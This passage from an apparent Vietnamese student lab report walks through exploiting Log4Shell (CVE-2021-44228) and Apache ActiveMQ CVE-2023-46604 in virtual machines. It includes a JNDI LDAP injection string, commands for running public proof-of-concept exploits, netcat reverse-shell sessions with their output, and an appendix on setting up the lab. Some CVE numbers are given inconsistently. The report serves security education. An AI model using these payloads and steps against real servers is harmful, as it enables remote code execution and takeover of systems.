


```
(kali@kali)-[~/Desktop/temp/log4j-shell-poc]  
$ sudo python3 poc.py --userip 192.168.132.130 --lport 9001 --webport 8080  
[sudo] password for kali:  
[!] CVE: CVE-2021-44228  
[!] Github repo: https://github.com/kozmer/log4j-shell-poc  
[+] Exploit java class created success  
[+] Setting up LDAP server  
[+] Send me: ${jndi:ldap://192.168.132.130:1389/a}  
[+] Starting Webserver on port 8080 http://0.0.0.0:8080  
Listening on 0.0.0.0:1389
```

Hình 3. 4. Thực thi mã khai thác


Bước 4: Tiếp tục trên máy tấn công, ta mở một trình duyệt và tiến hành truy cập tới dịch vụ website của máy chủ mục tiêu bằng cách nhập vào ô url của trình duyệt bằng đường dẫn http://192.168.132.135:8080. Tiếp theo, tiến hành copy cú pháp jndi_reference do file ‘poc.py’ cung cấp sau khi khởi chạy và paste vào ô đăng nhập và password trên website của máy chủ mục tiêu.

```
{jndi:ldap://192.168.132.130:1389/a}
```



Hình 3. 5. Gửi cú pháp *jndi_reference* tới webserver

Ngay sau khi ứng dụng website của nạn nhân nhận được dữ liệu nhập từ web đã tiến hành xử lý đăng nhập, và quá trình đăng nhập lỗi nên web chuyển sang một trang thông báo đăng nhập lỗi và đã tiến hành ghi thông tin vào log.



Hình 3. 6. Thông báo log đã được ghi

Bước 5: Chuyển sang giao diện dòng lệnh terminal đang chạy công cụ Netcat từ trước đã nhận được một kết nối từ địa chỉ IP là máy chủ mục tiêu kết nối về. Ta tiến hành nhập các lệnh như '`ls -lia`' và chạy, ngay sau đó ta nhận được kết quả trả về là các thông tin của các tệp và thư mục của máy chủ mục tiêu. Vậy là cuối cùng ta đã khai thác thành công lỗ hổng Log4j và thực hiện reverse shell trên máy chủ nạn nhân.

```
(kali@kali)-[~]
$ nc -nlvp 9001 /Desktop/temp/log4j-shell-poc
listening on [any] 9001 ...
connect to [192.168.132.130] from (UNKNOWN) [192.168.132.135] 49610
ls -lia
total 136
844204 drwxr-sr-x 1 root staff 4096 Aug 31 2016 .
844202 drwxrwsr-x 1 root staff 4096 Aug 31 2016 ..
837271 -rw-r--r-- 1 root root 57011 Jun 9 2016 LICENSE
837272 -rw-r--r-- 1 root root 1444 Jun 9 2016 NOTICE
837273 -rw-r--r-- 1 root root 6739 Jun 9 2016 RELEASE-NOTES
837274 -rw-r--r-- 1 root root 16195 Jun 9 2016 RUNNING.txt
843868 drwxr-xr-x 2 root root 4096 Aug 31 2016 bin
843869 drwxr-xr-x 1 root root 4096 Nov 25 09:35 conf
843870 drwxr-sr-x 3 root staff 4096 Aug 31 2016 include
843872 drwxr-xr-x 2 root root 4096 Aug 31 2016 lib
843873 drwxr-xr-x 1 root root 4096 Nov 25 09:35 logs
843874 drwxr-sr-x 3 root staff 4096 Aug 31 2016 native-jni-lib
843876 drwxr-xr-x 2 root root 4096 Aug 31 2016 temp
844205 drwxr-xr-x 1 root root 4096 Nov 25 09:35 webapps
843980 drwxr-xr-x 1 root root 4096 Nov 25 09:35 work
echo "GROUP 6 - CVEs of APACHE" > flag.txt
cat flag.txt
GROUP 6 - CVEs of APACHE
```


Hình 3. 7. Thực hiện Reverse shell thành công

3.1.3 Kết luận

Qua thực nghiệm khai thác, có thể thấy cách khai thác trên khá đơn giản và khả năng thành công khá cao, kèm theo đó là việc thư viện Log4j2 rất phổ biến. Do đó có thể nói lỗ hổng CVE đã để lại một nguy cơ bị tấn công vô cùng lớn đối với các máy chủ.

3.2 Lỗ hổng CVE-2023-46604

3.2.1 Mô hình và yêu cầu của hệ thống



Hình 3. 8. Mô hình khai thác CVE-2023-46604

Mô hình hệ thống:

- Máy tấn công: Kali 2023.02
- Máy mục tiêu: Ubuntu 22.04

Yêu cầu hệ thống:

- Attacker's Server (Máy chủ tấn công):
 - Chạy dịch vụ HTTP.
 - Có cài đặt git, python3 (**Xem mục 2.1 phần Phụ Lục**).
 - Chạy dịch vụ Netcat đợi kết nối reverse shell.
- Target's Server (Máy chủ mục tiêu):
 - Có cài đặt Openjdk 18.
 - Có cài đặt Apache ActiveMQ 5.18.2.


Mục tiêu khai thác: Khai thác thành công lỗ hổng CVE-2023-46604 trên máy mục tiêu để tiến hành RCE tạo kết nối reverse shell tới máy tấn công.

3.2.2 Thực nghiệm khai thác

Bước 1: Đầu tiên, trên máy chủ mục tiêu, tiến hành tải về Openjdk 18 và ActiveMQ 5.18.2 về máy và giải nén cài đặt (**Xem mục 2.3.2 phần Phụ Lục**).


Tiếp theo, tiến hành truy cập vào thư mục activemq vừa giải nén và tiến hành nhập lệnh sau để khởi chạy dịch vụ ActiveMQ:

```
./bin/linux-x86-64/activemq start
```



Hình 3. 9. Khởi chạy dịch vụ ActiveMQ

Sau khi chạy lệnh, ActiveMQ sẽ được khởi chạy. Và trong khi dịch vụ đang chạy trên máy mục tiêu, có thể truy cập dịch vụ bằng cách nhập vào ô url trên trình duyệt đường dẫn <http://127.0.0.1:8161> và nhập admin:admin vào ô đăng nhập để truy cập vào Activemq.



Hình 3. 10. Dịch vụ ActiveMQ

Bước 2: Chuyển sang máy tấn công, ta tải poc khai thác lỗ hổng CVE-2023-46604 về máy (**Xem mục 2.2.2 phần Phụ Lục**).

Sau khi tải về xong, ta tiến hành truy cập vào thư mục poc vừa tải, mở một giao diện dòng lệnh terminal tại đây và gọi quyền root bằng lệnh ‘`sudo su`’, sau đó mở dịch vụ HTTP bằng lệnh:

```
python3 -m http.server <port>
```

Trong đó:

- python3: lệnh thực thi Python.
- -m: lệnh chạy module.
- http.server: module HTTP của Python.
- <port>: cổng kết nối tới server (Tùy chọn, mặc định là 8000).

```
(root@kali) - [/home/kali/CVE-2023-46604]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Hình 3. 11. Tạo web server trên máy tấn công

Bước 3: Tiếp theo, vẫn trên máy tấn công, tiến hành mở thêm một giao diện dòng lệnh terminal khác và sử dụng công cụ netcat để mở một cổng lắng nghe kết nối reverse shell giống với cổng trong lệnh mở reverse shell trong file mã độc ‘poc.xml’ tới bằng lệnh:

```
nc -nlvp 4444
```

Trong đó:

- nc: Lệnh gọi công cụ Netcat.
- -n: Tắt chức năng tự động giải mã hoặc đổi tên địa chỉ và cổng.
- -l: Tùy chọn lắng nghe (Listen mode).
- -v: Tùy chọn chi tiết (verbose).
- -p 4444: Xác định cổng là 4444.



```
(kali㉿kali)-[~/CVE-2023-46604]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
█
```

Hình 3. 12. Mở dịch vụ Netcat lắng nghe kết nối

Bước 4: Tiếp tục trên máy tấn công, truy cập vào thư mục poc và mở một giao diện dòng lệnh terminal khác tại đây và tiến hành gọi lệnh thực thi file khai thác ‘CVE-2023-46604.py’ bằng cách lệnh:

```
sudo python3 CVE-2023-46604.py -i 192.168.132.135 -p 61616  
--xml http://192.168.132.130:8080/poc.xml
```

Trong đó:

- sudo: lệnh gọi thực thi bằng quyền root.
- python3 CVE-2023-46604.py: lệnh gọi thực thi file khai thác Python.
- -I 192.168.132.135: IP của máy chủ mục tiêu.
- -p 61616: cổng dịch vụ Openwire của mục tiêu.
- --xml http:192.168.132.130:8080/poc.xml: đường dẫn trỏ tới file chứa mã độc thực thi mã từ xa (RCE).


```

(kali㉿kali)-[~/CVE-2023-46604]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.132.130] from (UNKNOWN) [192.168.132.135] 45168
bash: cannot set terminal process group (12056): Inappropriate ioctl for device
bash: no job control in this shell
txc3000@txc3000:~/apache-activemq-5.18.2/bin/linux-x86-64$
whoami
whoami
txc3000
txc3000@txc3000:~/apache-activemq-5.18.2/bin/linux-x86-64$ ls -lia
ls -lia
total 164
920677 drwxrwxr-x 2 txc3000 txc3000 4096 Thg 12 17 14:45 .
920674 drwxrwxr-x 5 txc3000 txc3000 4096 Thg 12 17 14:43 ..
920690 -rwxr-xr-x 1 txc3000 txc3000 15456 Thg 6 27 19:41 activemq
921146 -rw-r--r-- 1 txc3000 txc3000 6 Thg 12 17 14:45 ActiveMQ.pid
920683 -rwxr-xr-x 1 txc3000 txc3000 15248 Thg 6 27 19:41 libwrapper.so
920684 -rwxr-xr-x 1 txc3000 txc3000 111027 Thg 6 27 19:41 wrapper
920678 -rw-r--r-- 1 txc3000 txc3000 6812 Thg 6 27 19:41 wrapper.conf
txc3000@txc3000:~/apache-activemq-5.18.2/bin/linux-x86-64$ █

```

Hình 3. 15. Thực hiện Reverse shell thành công

3.2.3 Kết luận

Sau quá trình khai thác CVE-2023-46604, có thể thấy đây là một lỗ hổng thực thi mã từ xa trong Apache ActiveMQ dễ dàng, cho phép một kẻ tấn công từ xa có quyền truy cập vào một broker chạy bằng Java để chạy các lệnh shell tùy ý bằng cách thao tác các loại lớp được tuần tự hóa trong giao thức OpenWire.

3.3 Kết luận chương 3

Chương 3 đã tiến hành triển khai thực nghiệm khai thác hai CVE-2021-44228 và CVE-2023-46604 thành công. Việc khai thác thành công các CVE này đã cung cấp cái nhìn chi tiết về cách thức tấn công, hậu quả thiệt hại của các CVE, đồng thời đề ra các biện pháp ngăn chặn để cải thiện bảo mật hệ thống.

KẾT LUẬN

Apache là một phần mềm máy chủ web mã nguồn mở phổ biến, được sử dụng để phục vụ các trang web và ứng dụng web. Apache có nhiều tính năng và mô-đun hỗ trợ, nhưng cũng có thể gặp phải các lỗ hổng bảo mật. Hai trong các lỗ hổng có mức độ nghiêm trọng là CVE-2021-44228 liên quan đến thư viện ghi nhật ký Apache Log4j2 và CVE-2021-45046 liên quan đến Apache ActiveMQ.

CVE-2021-44228 cho phép thực thi mã từ xa (RCE) thông qua các tính năng JNDI được sử dụng trong cấu hình, thông báo nhật ký và tham số của Apache Log4j2. Một kẻ tấn công có thể kiểm soát các thông báo nhật ký hoặc các tham số của thông báo nhật ký có thể thực thi mã tùy ý được tải từ các máy chủ LDAP khi bật chức năng thay thế tra cứu thông báo.

CVE-2023-46604 là một lỗ hổng cho phép thực thi mã từ xa (RCE) thông qua việc sử dụng các loại lớp được tuần tự hóa (serialized class types) trong giao thức OpenWire của Apache ActiveMQ. Một kẻ tấn công có thể sử dụng các loại lớp này để gây ra các lệnh vỏ (shell commands) tùy ý trên các hệ thống sử dụng Apache ActiveMQ.

Các lỗ hổng này có thể gây ra các hậu quả nghiêm trọng cho các hệ thống sử dụng Apache Log4j2 hoặc Apache ActiveMQ, bao gồm việc bị chiếm quyền kiểm soát, mất dữ liệu, hoặc bị tấn công từ chối dịch vụ (DoS).

TÀI LIỆU THAM KHẢO

- [1] Nguyễn Thành Nam, Nghệ thuật tận dụng lỗi phần mềm, NXB Khoa học và kỹ thuật, 2009.
- [2] TS Đặng Vũ Sơn, ThS Vũ Đình Thu, Tìm và phát hiện lỗ hổng phần mềm, Học viện Kỹ thuật Mật Mã, 2002.
- [3] Lethani, Log4Shell (CVE-2021-44228) Proof of Concept, 2021, <https://hacking lethani.com/log4shell-en/>.
- [4] Trần Sinh Cung, CVE-2021-44228 | Lỗ hổng nghiêm trọng trên thư viện Apache Log4j và các vấn đề liên quan, 2022, <https://blog.viettelcybersecurity.com/cve-2021-44228-lo-hong-nghiem-trong-tren-thu-vien-apache-log4j-va-cac-van-de-lien-quan/>.
- [5] CyTeam, Phân tích kỹ thuật CVE-2021-44228 (Log4Shell), 05/01/2022, <https://cyradar.com/2022/01/05/phan-tich-ky-thuat-cve-2021-44228-log4shell/>.
- [6] Peter Girus, CVE-2023-46604 (Apache ActiveMQ) Exploited to Infect Systems With Cryptominers and Rootkits, 20/11/2023, https://www.trendmicro.com/en_nz/research/23/k/cve-2023-46604-exploited-by-kinsing.html.
- [7] Uptycs Threat Research, Mitigate CVE-2023-46604: Apache ActiveMQ's Critical Vulnerability, 09/11/2023, <https://www.uptycs.com/blog/apache-activemq-cve-2023-46604>.

PHỤ LỤC

VMware: là phần mềm máy chủ ảo, đây là một môi trường ảo có chức năng như một hệ thống máy tính ảo với CPU, bộ nhớ, mạng và bộ lưu trữ riêng. Chúng được tạo trên một hệ thống phần cứng vật lý.

Thực hiện cài đặt công cụ VMware theo hướng dẫn trong video ở đường dẫn sau: <https://youtu.be/mvG5lT3moto>

1. Xây dựng hệ thống máy ảo

1.1 Xây dựng máy tấn công

Kali Linux: là một bản phân phối của hệ điều hành mã nguồn mở Linux, được sử dụng nhiều trong lĩnh vực bảo mật. Nó tập hợp nhiều công cụ kiểm tra bảo mật và thâm nhập tốt nhất có thể trong một môi trường hệ điều hành.

Cấu hình yêu cầu tối thiểu:

- Dung lượng ổ đĩa: 20GB.
- RAM: 1GB.

Các bước cài đặt:

- **Bước 1:** Truy cập đường dẫn để tiến hành tải về:
<https://cdimage.kali.org/kali-2023.3/kali-linux-2023.3-vmware-amd64.7z>.
- **Bước 2:** Sau khi tải về xong, tiến hành giải file nén vào thư mục bất kỳ.
- **Bước 3:** Mở phần mềm VMware. Sau đó nhấn vào File, chọn Open..., rồi tìm dẫn đến file vừa giải nén, chọn file có tên kali-linux-2022.4-vmware-amd64.vmx rồi chọn Open.
- **Bước 4:** Chọn Power on this virtual machine để tiến hành mở máy ảo.
- **Bước 5:** Khi đến màn hình đăng nhập, nhập kali ở cả 2 ô để tiến hành đăng nhập.
- **Bước 6:** Mở Terminal và nhập lệnh sau để tiến hành cập nhật. `sudo apt update`

Hoặc ta cũng có thể làm theo hướng dẫn trong video ở đường dẫn sau:

<https://youtu.be/FsSqXhebWXI>.

1.2 Xây dựng máy mục tiêu

Ubuntu: là một hệ điều hành mã nguồn mở dựa trên nhân Linux được sử dụng phổ biến nhất trên nhiều loại hệ thống.

Cấu hình yêu cầu tối thiểu:

- RAM: 2GB
- Dung lượng ổ đĩa: 25GB

Các bước cài đặt:

- **Bước 1:** Tiến hành tải xuống file ISO của Ubuntu bằng link sau:
<https://ubuntu.com/download/desktop/thank-you?version=22.04.3&architecture=amd64>
 - **Bước 2:** Tạo máy ảo mới trong VMware Workstation:
 - o Mở VMware Workstation và chọn File -> New Virtual Machine.
 - o Trong Wizard, chọn "Typical" và nhấn "Next".
 - **Bước 3:** Chọn File ISO Ubuntu:
 - o Chọn "Installer disc image file (iso)".
 - o Nhấn "Browse" và chọn file ISO Ubuntu bạn đã tải về.
 - o Nhấn "Next".
 - **Bước 4:** Chọn loại hệ điều hành:
 - o Chọn "Linux" và sau đó chọn "Ubuntu".
 - o Nhấn "Next".
 - **Bước 5:** Đặt tên và vị trí lưu trữ:
 - o Đặt tên cho máy ảo và chọn vị trí lưu trữ rồi nhấn "Next".
 - **Bước 6:** Chọn kích thước ổ đĩa cứng:
 - o Chọn kích thước ổ đĩa cứng. 25 GB là một kích thước phổ biến cho một cài đặt Ubuntu cơ bản.
 - o Chọn "Store virtual disk as a single file" và nhấn "Next".
 - **Bước 7:** Hoàn thiện cài đặt:
 - o Kiểm tra lại cấu hình và nhấn "Finish" để tạo máy ảo.
 - **Bước 8:** Tiến hành cài đặt theo từng mục trong Ubuntu.
- Hoặc ta cũng có thể làm theo hướng dẫn trong video ở đường dẫn sau:

https://www.youtube.com/MDUHaNq1i_A

2. Cài đặt các gói công cụ

2.1 Cài đặt công cụ chung

- **Cài đặt Git:**

Ta mở một giao diện terminal trên máy ảo và nhập lệnh sau để tiến hành tải về và cài đặt công cụ Git:

```
sudo apt install git
```

- **Cài đặt python3:**

Ta mở một giao diện terminal trên máy ảo và nhập lệnh sau để tiến hành tải về và cài đặt Python3:

```
sudo apt install python3
```

2.2 Trên máy tấn công

2.2.1 Khai thác CVE-2021-44228

Đầu tiên ta tải về Poc khai thác CVE-2021-44228 của thư viện Log4j bằng cách mở terminal và nhập lệnh sau:

```
git clone https://github.com/kozmer/log4j-shell-poc.git
```

Tiếp theo, tiến hành truy cập vào thư mục của Poc vừa tải về và tiến hành nhập lệnh sau để có thể tải các gói module cần thiết cho việc khai thác:

```
pip install -r requirement.txt
```

Tiếp theo, ta tiến hành tải về máy gói jdk-8u20 tại đường dẫn sau:

<https://www.cs.ait.ac.th/~marikhu/installers/jdk-8u20-linux-x64.tar.gz>

Sau khi tải về, ta mở di chuyển đến thư mục chứa tệp nén jdk-8u20 và di chuyển tệp đó vào thư mục của poc khai thác bằng cách mở terminal và nhập lệnh:

```
mv jdk-8u20-linux-x64.tar.gz <đường_dẫn_tới_thư_mục_poc>
```

Sau khi tải về xong, ta tiến hành giải nén tệp jdk bằng lệnh sau:

```
tar -xf jdk-8u20-linux-x64.tar.gz
```

2.2.2 Khai thác CVE-2023-46606

Tải mã nguồn khai thác CVE-2023-46604 của công cụ ActiveMQ bằng cách mở giao diện dòng lệnh terminal và nhập lệnh sau:

```
git clone https://github.com/sule01u/CVE-2023-46604.git
```

2.3 Trên máy mục tiêu

2.3.1 Dựng máy mục tiêu CVE-2021-44228

Tiến hành cài đặt gói jdk 8u20 để phục vụ việc khai thác CVE bằng cách tải tệp nén trên đường dẫn sau và tiến hành giải nén:

<http://www.cs.ait.ac.th/~marikhu/installers/jdk-8u20-linux-x64.tar.gz>

Sau đó tải công cụ docker bằng cách mở giao diện dòng lệnh terminal và nhập lệnh:

```
sudo apt install docker.io
```

Tải và cài đặt file docker để dựng server bằng lệnh sau:

```
git clone https://github.com/tCu0n9/docker-CVE44228.git
```

2.3.2 Dựng máy mục tiêu CVE-2023-46604

Tiến hành tải về và cài đặt gói Java 18 lên máy ảo bằng lệnh:

```
sudo apt install openjdk-18-jdk
```

Tải về và khởi chạy Active MQ:

- **Bước 1:** Tải về gói Active MQ theo link sau:
<https://archive.apache.org/dist/activemq/5.18.2/apache-activemq-5.18.2-bin.tar.gz>
- **Bước 2:** Vào thư mục tệp được tải xuống, tiến hành giải nén tệp nén tar bằng lệnh:

```
tar -xf apache-activemq-5.18.2-bin.tar.gz
```